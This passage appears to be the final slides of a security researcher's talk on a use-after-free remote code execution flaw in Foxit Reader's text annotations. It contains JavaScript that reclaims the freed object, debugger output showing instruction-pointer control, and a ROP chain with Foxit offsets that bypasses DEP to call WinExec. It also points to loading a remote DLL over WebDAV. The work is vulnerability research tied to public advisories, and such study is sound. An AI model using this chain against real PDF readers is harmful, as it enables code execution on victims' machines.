So we can just replace the freed object, before it is used!

```
function reclaim(){
    var arr = new Array(0x10);
    for (var i = 0; i < arr.length; i++) {
        arr[i] = new ArrayBuffer(0x60);
        var rop = new Int32Array(arr[i]);
        for (var j = 0; j < rop.length; j++) {
            rop[j] = 0xcafebabe-0x8;
        }
    }
}
```

```
(1284.12f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=cafebab6 ebx=00000000 ecx=07c25478 edx=17308001 esi=07c759d8 edi=07c23c90
eip=01aacfbb esp=0022e76c ebp=0022e784 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
FoxitReader!CertFreeCertificateChain+0x150bdb:
01aacfbb 8b5008          mov     edx,dword ptr [eax+8] ds:0023:cafebabe=????????
0:000> u . L3
FoxitReader!CertFreeCertificateChain+0x150bdb:
01aacfbb 8b5008          mov     edx,dword ptr [eax+8]
01aacfbe 56              push    esi
01aacfbf ffd2            call    edx
```

Text Annotations point Use-After-Free Remote Code Execution

It's 2018, no one should be using heap sprays anymore.

You can leak a heap chunk pointer from the annotation's object via the uninitialized TypedArray. That heap chunk is freed when you free the annotation. You can then allocate that chunk address via more TypedArrays.

However, as an alternative, **you can do a heap spray** into a predictable address space and use the predictable pointer within the allocated object, just like traditional 2011 Use-After-Free exploits.

Text Annotations point Use-After-Free Remote Code Execution

- In order to bypass Data Execution Prevention (DEP) in which we can just execute off the stack, we will need to pivot the stack and return to pointers to code.

- Since FoxitReader is 55Mb in size, we have **a lot** of options for bypassing DEP. I opted for the simple return to WinExec.

- Serious exploit developers can use LoadLibraryA/ LoadLibraryW instead to load a remote DLL via WebDAV.

- Since this is a clean use-after-free, it's very possible to save the registers, pivot the stack, do your thing and restore the registers including the stack to continue on execution (CoE).

Text Annotations point Use-After-Free Remote Code Execution

```
rop[0x00] = 0x11000048;                // pointer to our stack pivot
rop[0x01] = foxit_base + 0x01a11d09; // xor ebx,ebx; or [eax],eax; ret
rop[0x02] = 0x72727272;                // junk
rop[0x03] = foxit_base + 0x00001450  // pop ebp; ret
rop[0x04] = 0xffffffff;                // ret of WinExec
rop[0x05] = foxit_base + 0x0069a802; // pop eax; ret
rop[0x06] = foxit_base + 0x01f2257c; // IAT WinExec
rop[0x07] = foxit_base + 0x0000c6c0; // mov eax,[eax]; ret
rop[0x08] = foxit_base + 0x00049d4e; // xchg esi,eax; ret
rop[0x09] = foxit_base + 0x00025cd6; // pop edi; ret
rop[0x0a] = foxit_base + 0x0041c6ca; // ret
rop[0x0b] = foxit_base + 0x000254fc; // pushad; ret
rop[0x0c] = 0x636c6163;                // calc
rop[0x0d] = 0x00000000;                // adios, amigo
```

Demo:
Foxit Exploit

Conclusion

- JavaScript is very powerful and can easily facilitate in the discovery and exploitation of critical vulnerabilities
- Foxit Reader needs a sandbox! I would have needed a 3rd vulnerability to get true arbitrary code execution if a sandbox existed
- Don’t update to the latest Foxit Reader. For now, just use chrome to render the PDF (it doesn’t execute JavaScript)
- Always disable JavaScript when rendering PDF’s

Questions?

If you are interested in this kind of thing, come and pwn with me. We can start a research driven hacking team, locally.

Contact:

- steven@srcincite.io
- @steventseeley

Thanks for your attention! Any questions?

References

- https://www.zerodayinitiative.com/advisories/ZDI-18-332/
- https://www.zerodayinitiative.com/advisories/ZDI-18-342/
- https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
- https://github.com/saelo/foxpwn/blob/master/code.js#L297
- https://www.slideshare.net/DefconRussia/kettunen-miaubiz-fuzzing-at-scale-and-in-style
- https://www.exploit-db.com/exploits/15532/